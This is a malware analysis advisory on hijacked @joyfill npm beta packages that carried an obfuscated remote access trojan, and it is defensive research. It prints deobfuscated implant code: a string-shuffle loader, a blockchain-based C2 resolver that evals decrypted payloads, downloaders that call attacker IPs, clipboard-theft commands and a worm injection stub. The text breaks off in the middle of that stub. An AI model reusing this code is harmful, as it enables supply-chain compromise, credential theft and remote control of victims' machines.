

Compromised npm Packages: @joyfill/components and @joyfill/layouts Ship an Obfuscated Remote Access Trojan - StepSecurity

Archived: 2026-07-31 02:01:07 UTC

On July 28, 2026, malicious beta versions of two Joyfill npm packages, `@joyfill/components` and `@joyfill/layouts`, were published to the npm registry. Both versions carry the same heavily obfuscated payload injected into the built distribution bundles. The code runs when an application imports the package, so `npm install --ignore-scripts` does not stop it. It exposes Node.js `require` and `module` on the global object, resolves a command and control server through a public blockchain transaction, opens a Socket.IO remote access channel, and stages a Python credential stealer. The packages are legitimate projects that were hijacked, and the malicious code lives only in the published tarballs.

StepSecurity confirmed the compromise three ways. The StepSecurity OSS AI scan feed flagged `@joyfill/layouts@0.1.2-2773.beta.0` as CRITICAL with a security score of 0 and a REJECTED verdict. We detonated all affected versions under Harden-Runner in a sandbox. We diffed the malicious builds against their clean siblings and extracted the injected payload on the runner.

Severity: Critical

Ecosystem: npm

Action required. If your repositories, CI/CD pipelines, or developer machines installed any 2773 prerelease of `@joyfill/components` or `@joyfill/layouts`, treat those environments as compromised. Remove the versions, pin to a known good release published before July 28, 2026, and rotate any credentials that were present on affected machines. Details are in Recovery Steps below.

Package	Compromised versions	Why flagged
<code>@joyfill/components</code>	4.0.0-rc24-2773-beta.4, 4.0.0-rc24-2773-beta.5, 4.0.0-rc24-2773-beta.6	Obfuscated payload appended to <code>dist/index.js</code> , <code>dist/index.esm.js</code> , and <code>dist/joyfill.min.js</code>
<code>@joyfill/layouts</code>	0.1.2-2773.beta.0, 0.1.2-2773.beta.1, 0.1.2-2773.beta.2	Obfuscated payload prepended to <code>dist/index.cjs.js</code> and <code>dist/index.es.js</code>

How we confirmed it: the malicious `dist` bundles are the only place the code appears, there is no matching source change in the project, and the identical obfuscated block appears in both packages. That shared implant is a strong signal that one actor injected the same tool into both.

@joyfill/layouts TS

0.1.1 • Public • Published a year ago

[Readme](#) [Code](#) [Beta](#) [3 Dependencies](#) [1 Dependents](#) [32 Versions](#)

Current Tags

Version	Downloads (Last 7 Days)	Tag
0.1.2-2773.beta.2	0	beta
0.1.1	17,151	latest

Version History

Version	Downloads (Last 7 Days)	Published
0.1.2-2773.beta.2	0	an hour ago
0.1.2-2773.beta.1	0	3 hours ago
0.1.2-2773.beta.0	0	6 hours ago

Install

```
> npm i @joyfill/layouts
```

Repository

[github.com/joyfill/layout-engine](#)

Homepage

[github.com/joyfill/layout-engine#readme](#)

Weekly Downloads

18,207

The npm registry lists the 2773 beta releases published within hours of each other, next to the last legitimate 0.1.1 release.

How the Attack Works


The implant shipped in the malicious `2773` beta builds is a **five-stage malware chain**: an in-bundle obfuscated loader, a blockchain-based C2 resolver, two independently staged downloaders, and a final Socket.IO remote access trojan (RAT) with worm-like self-propagation and a staged Python credential stealer. Every stage is decrypted only in memory, and the only hardcoded network indicators in the first two stages are *legitimate public blockchain APIs*.


Victim imports the package
import or require at build /
test / runtime

```
graph TD; A[Victim imports the package  
import or require at build /  
test / runtime] --> B[STAGE 0 — In-bundle loader  
PRNG string-shuffle +  
Function-constructor  
bootstrap  
sets global.r = require,  
global.m = module  
campaign tag _V = A9-0135-3]; B --> C[STAGE 1 — Blockchain C2  
resolver  
Tron tx memo, reversed,  
points to BSC tx  
Aptos account as fallback  
pointer];
```

STAGE 0 — In-bundle loader
PRNG string-shuffle +
Function-constructor
bootstrap
sets global.r = require,
global.m = module
campaign tag _V = A9-0135-3

STAGE 1 — Blockchain C2
resolver
Tron tx memo, reversed,
points to BSC tx
Aptos account as fallback
pointer





The five-stage chain, from a single import to workstation credential theft. Blue marks the blockchain C2 resolver; red marks the stages that execute attacker code and steal data.

The loader runs on import, not on install

The payload is not a `postinstall` script — `package.json` contains no install hooks at all, so `npm install --ignore-scripts` does not stop it. The code is compiled into the package entry bundles and executes the moment a project imports the package: a unit test, a bundler run, a dev server, or a production deploy. In

`@joyfill/components` the block is appended after roughly 3.2 MB of legitimate React code, which helps it hide in a large bundle. In `@joyfill/layouts@0.1.2-2773.beta.0` it is spliced into the CommonJS and ES module entries (`dist/index.cjs.js` and `dist/index.es.js:862`), between the bundled `reactGridLayoutUtils` and `FieldLayoutTypes` modules — and the malicious tarball is a tell-tale partial build (~45 KB vs ~322 KB for its clean siblings) that only exports `PDFRenderer` .

The loader has three jobs: plant the campaign marker, expose Node primitives under innocuous global names, and bootstrap the next stage. The seeded string-shuffle decoder looks like this:

```
// dist/index.es.js:862 – everything below is injected
global["!"] = "9-0135-3"; // campaign fragment, later becomes _V = "A9-0135-3"

var _$1e42 = function(l, e) {
  var h = l.length, g = [];
  for (var j = 0; j < h; j++) { g[j] = l.charAt(j); }
  for (var j = 0; j < h; j++) { // seeded PRNG swap loop
    var s = e * (j + 489) + e % 19597;
    var w = e * (j + 659) + e % 48014;
    var t = s % h, p = w % h, y = g[t];
    g[t] = g[p]; g[p] = y;
    e = (s + w) % 4573868;
  }
  var x = String.fromCharCode(127);
  return g.join("").split("%").join(x).split("#1").join("%")
    .split("#0").join("#").split(x); // returns a STRING ARRAY
}("rmcej%otb%", 2857687);
// _$1e42 decodes to: ["r", "object", "m"]

global[_$1e42[0]] = require; // global.r = require
if (typeof module === _$1e42[1]) { // "object"
  global[_$1e42[2]] = module; // global.m = module
}
```

The `global["!"] = "9-0135-3"` line is a campaign marker. The decoded `global.r = require` and `global.m = module` assignments hand the payload direct access to Node module loading, which later stages use to pull in `child_process`, `http`, and other primitives without those names ever appearing in clear text. The StepSecurity OSS AI scan pinpoints this decoder at `dist/index.es.js:862`, starting with the `9-0135-3` marker.

Multi-layer string obfuscation

The first stage is a string-shuffle decoder. A seeded loop swaps characters and then rebuilds hidden strings through character substitution, so static analysis for literal terms like `socket.io` or a wallet address finds nothing. The bootstrap that follows is a two-step `Function`-constructor ladder: the same shuffle routine (with different constants) unscrambles the word `"constructor"`, which is then used to reach the `Function` constructor through a function object — the words `Function` and `eval` never appear at this layer:

```
function sfl(w) { /* same shuffle, constants 2667686 / 228 / 128 / 50332 / 52119 / 4289487 */ }

var EKc = sfl("wuqktamceigynzbosdctpusocrjhrflvnxrt").substr(0, 11);
// EKc === "constructor"
var joW = '<890-char shuffled string>';
```

```

var dgC = sfl[EKc]; // sfl["constructor"] === Function
var xBg = dgC("", sfl(joW)); // Function("", <decoder source>)
var pYd = xBg(sfl(`<2,804-char shuffled blob>`)); // run decoder -> stage-1 source
var Tgw = dgC("", pYd); // Function("", <stage-1 source>)
Tgw(2509); // execute stage 1

```

The `joW` blob does not decode to the payload directly — it decodes to a small *dictionary decompression* routine. That routine treats its input as a space-separated token stream in which 2- and 3-character escape codes are back-references to earlier tokens (LZ77-style), then applies a final character substitution pass:

```

// decoded joW - the dictionary decompressor (abridged)
var m = 16, s = 53, u = 72; // becomes m=33 '!', s=93, u=96 ``
var p = [82,60,80,88,76,72,81,85,75,90,89,79,65,94,71,70,66,74,87,86];
for (var t = 0; t < arguments.length; t++) {
  var k = arguments[t].split(" "); // token stream = text + dictionary
  for (var f = k.length - 1; f >= 0; f--) {
    ...
    if (h) { a = (h-1)*s + y.charCodeAt(q+1) - m; q++; } // 2-char reference
    else if (j == u) { a = s*(p.length - m + y.charCodeAt(q+1)) + y.charCodeAt(q+2) - m; q += 2; } /.
    z.push(k[a+1]); // substitute earlier token
    ...
  }
  x.push(k[0]);
}
var e = x.join("");
// then: ".a"->"\\", ".b"->"", ".c"->"space", ".d"->"newline", ..., ".g"->"R", ..., ".!"->".
return e.split("!.").join(".");

```

Why simple static scans miss this: the stage-1 source never exists as a literal in the bundle. Only after running the shuffle *and* the dictionary decompressor does the ~3.8 KB stage-1 script exist — and only in memory. The identical obfuscated block appears in both packages, a strong signal that one actor injected the same tool into both.

Blockchain-based command-and-control resolution

Rather than hardcode a server, the payload reads a transaction from a fixed Tron address, follows it to a BNB Smart Chain transaction through `eth_getTransactionByHash`, decodes and XOR-decrypts the transaction input, and evaluates the result as JavaScript. That indirection lets the operator rotate the live C2 at any time by posting a new transaction — `limit=1` always fetches the latest — and it keeps the real server out of the package. An Aptos account serves as a fallback pointer channel.



Stage 1 blockchain C2 resolution across Tron, Aptos and BNB Smart Chain

Stage 1 resolves its live C2 from public blockchains: a Tron transaction memo (reversed) points to a BNB Smart Chain transaction whose input, once XOR-decrypts, is the next stage. Aptos is a fallback pointer.

The deobfuscated resolver (string table substituted, renamed for readability):

```
// stage 1, deobfuscated – blockchain C2 resolver
const d = global["r"]; // stashed require
global["_V"] = "A" + global["!"]; // _V = "A9-0135-3" ← campaign tag

async function resolve(xorKey, tronAddr, aptosAddr) {
  let r;
  try {
    // (1) Tron: latest OUTBOUND tx; raw_data.data = hex(reversed BSC tx hash)
    r = Buffer.from(
      (await getJSON("https://api.trongrid.io/v1/accounts/" + tronAddr +
        "/transactions?only_confirmed=true&only_from=true&limit=1"))
        .data[0].raw_data.data, "hex"
    ).toString("utf8").split("").reverse().join("");
    if (!r) throw new Error;
  } catch (e) {
    // (1b) Aptos fallback: recipient address of a 0-value transfer carries the hash
    r = (await getJSON("https://fullnode.mainnet.aptoslabs.com/v1/accounts/" + aptosAddr +
      "/transactions?limit=1"))[0].payload.arguments[0];
  }
  // (2) BSC: tx input field (hex) -> utf8 -> split("?.?")[1] = encrypted blob
  const fromBsc = async (host) => Buffer.from(
    (await jsonRpc("eth_getTransactionByHash", [r], host))
      .result.input.substring(2), "hex"
  ).toString("utf8").split("?.?")[1];
  let enc;
  try { enc = await fromBsc("bsc-dataseed.binance.org"); }
  catch (e) { enc = await fromBsc("bsc-rpc.publicnode.com"); }
  // (3) repeating-key XOR
  return [...enc].map((ch, k) =>
    String.fromCharCode(ch.charCodeAt(0) ^ xorKey.charCodeAt(k % xorKey.length))).join("");
}
```

The resolver runs **twice**, producing two independent branches:

Branch	XOR key	Tron pointer	Aptos fallback	Execution
A (primary)	2[gWfGj; <:-93Z^C	TMfKQEd7TJJJa5xNZJZ2Lep838vrzrs7mAP → BSC tx 0x18a8420f...83e99d	0xbe037400... 80811e	direct eval() in the importing process
B (parallel)	m6:tTh^D)cBz? NM]	TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG (no outbound txs → fallback fires) → BSC tx 0x622bcfd4...a10e2e	0x3f0e5781... 5dce3	detached child process (below)


```
// branch A - in-process
const r = await resolve("2[gWfGj;<:-93Z^C", "TMfKQE...mAP", "0xbe03...811e");
eval(r);

// branch B - detached child that survives the parent and prints nothing
const r2 = await resolve("m6:tTh^D)cBz?NM]", "TXfxHU...cGzcG", "0x3f0e...dce3");
d("child_process").spawn("node",
  ["-e", "global['_V']='" + (global["_V"] || 0) + "';" + r2],
  { detached: true, stdio: "ignore", windowsHide: true });
```

Anti-analysis tripwires: a 30-second re-entry guard (`global._p_t`) defeats repeated sandbox detonations, and the decoder function's own source is compared against a stored constant (`if ( _$af163278 == _$_ccfc[32]) ...`) — any modification, including a researcher's instrumentation, silently neuters execution instead of throwing. The only network contacts at this layer are `api.trongrid.io` , `fullnode.mainnet.aptoslabs.com` , `bsc-dataseed.binance.org` and `bsc-rpc.publicnode.com` — all legitimate, all HTTPS, all commonly allowlisted in CI egress.

Stage 2 — campaign-gated branching and the second downloader

Both decrypted branches read the campaign tag `_V` . The tag decides *which C2 infrastructure this victim uses* — evidence that the same malware family is distributed through multiple channels, each tracked separately:



The campaign tag `_V` selects one of three C2 endpoints. The npm vector (A9-0135-3) maps to 166.88.134.62; the client then re-arms the blockchain pointers and resolves Stage 3.

```

// stage 2A - per-campaign C2 selection (deobfuscated)
if (_V[0] == "A" || _V == "0") {          // npm campaign "A9-0135-3"
    global["_t_s"] = "http://166.88.134.62:443"; // SOCKET_URL
    global["_t_u"] = "http://166.88.134.62";    // UPLOAD_URL
} else if (!isNaN(parseInt(_V))) {
    global["_t_s"] = "http://198.105.127.210:443";
    global["_t_u"] = "http://198.105.127.210";
} else {
    global["_t_s"] = "http://23.27.202.27:443";
    global["_t_u"] = "http://23.27.202.27:27017";
}

```

```
global["_t_1"] = "TA48dct6rFW8BXsiLATjFaVfSuryMjD3v";           // Tron pointer
global["_t_2"] = "0x533b2dbc...83e0b1";                         // fallback pointer
```

Stage 2 also stores its own source (`global._t_c = c.toString()`) and the victim's `__dirname` / `__filename` in globals — material the worm stage later reuses for re-injection. The detached child (branch B) is **dormant for the npm campaign** — it exits immediately when `_V[0] == "A"` . For numeric campaigns it fetches a boot payload from the second host with a custom `Sec-V` header carrying the campaign ID:

```
// stage 2B – second downloader (deobfuscated); dormant when _V starts with "A"
global["_H2"] = "http://198.105.127.210";
const u = new URL((global["_H"] || global["_H2"]) + "/$/boot");
const opts = {
  method: "GET", hostname: u.hostname, port: u.port, path: u.pathname,
  headers: {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 " +
      "(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36",
    "Sec-V": campaignId // campaign tag phones home
  }
};
http.request(opts, res => { /* collect body */ });
// body -> repeating-key XOR with "ThZG+0jfxE6VAG0J" -> eval()
```

Stage 3 — Socket.IO remote access trojan

The resolved stage (a ~77 KB body whose strings hide in an LZString-compressed `decompressFromUTF16` table of 337 entries) configures a Socket.IO client to the campaign's `SOCKET_URL` and registers a command handler with verbs for host info, file upload and download, directory listing, and arbitrary code execution. On start it fingerprints the host — OS, hostname, username, release, with special handling for CI/build environments (`github-runner` , `buildbot` , `sandbox-pool-` , `buildkitsandbox` , `cloudchamber` , `WSL2` , `root`) — and **self-installs missing dependencies at runtime**:

```
// stage 3 – dependency self-healing (deobfuscated)
const axios = tryRequire("axios"), io = tryRequire("socket.io-client");
if (!axios || !io) {
  await exec('npm --prefix "' + tmpWorkDir + '" install socket.io-client',
    { stdio: "inherit", windowsHide: true });
  // or: npm --prefix "<tmp>" install axios socket.io-client (+ form-data)
}
```

```
// stage 3 – beacon on connect; note the campaign tag _V is reported to the C2
socket.emit("identify", "client", {
  clientId: SESSION_ID, // MD5-derived host/session id
  processId: pid,
  osType: osType, // fingerprint: platform / CI / WSL / root
```

```

VERSION: "260605",
_V: campaignId, // "A9-0135-3" for the npm vector
CURRENT_TIMESTAMP: now,
FIRST_VISIT_TIME: firstVisit
});

```


Command verb	Behavior
ss_info	Full host report: <code>_V</code> , <code>VERSION</code> , <code>SESSION_ID</code> , <code>OS_INFO</code> , <code>SOCKET_URL</code> , <code>UPLOAD_URL</code> , <code>NODE_PATH</code> , <code>NODE_VERSION</code> , <code>STARTUP_PATH/TIME</code> , <code>CONNECTED_TIME</code> , <code>__dirname</code> , <code>__filename</code>
ss_ip	Geolocation via <code>http://ip-api.com/json</code>
ss_cb	Clipboard theft (platform-specific, see below)
ss_upf / ss_upd	Upload file(s) / whole directories to the C2 — multipart POST to <code>/u/f</code> via <code>form-data</code> , with progress reporting
ss_dir	Directory listing
ss_eval: / ss_eval64:	Arbitrary JavaScript eval (plain / base64) inside the agent
ss_inz: / ss_inzx:	Inject the loader into local applications (worm propagation, below)
ss_connect:	Re-point the agent at a new C2
cd <dir> , ss_fcd , ss_stop , ss_exit	Working-directory and upload/session control
**0 , ~node , ~py	Spawn detached helper processes (<code>node</code> , <code>python3</code>) — the latter is how the Python stealer is staged

```

// ss_cb - clipboard theft, per platform
Windows: powershell -NoProfile -Command "Get-Clipboard"
macOS:    pbpaste
Linux:    xclip -selection clipboard -o // or: xsel --clipboard --output

// Windows host reconnaissance (runs hidden):
tasklist /FO CSV /NH

```



The Stage 3 RAT command surface (left) and its self-propagation targets (right). Patching the global npm CLI closes the worm loop: every subsequent npm invocation re-executes the loader.

Persistence and a Python credential stealer

The trojan persists by inserting a self-reloading block into files that developer tools run routinely, including the `@vscode/deviceid` module used by VS Code, Cursor, and Antigravity, the Discord desktop core module, GitHub Desktop `main.js`, and the **global npm CLI**. Injected blocks are idempotent, guarded by comment sentinels (`/*C250617A*/` ... `/*C260512A*/`, `/*RS260605*/`) and log strings such as `already injected` / `injected`:

```
// the loader stub written into each target file (deobfuscated template)
/*C250617A*/ +
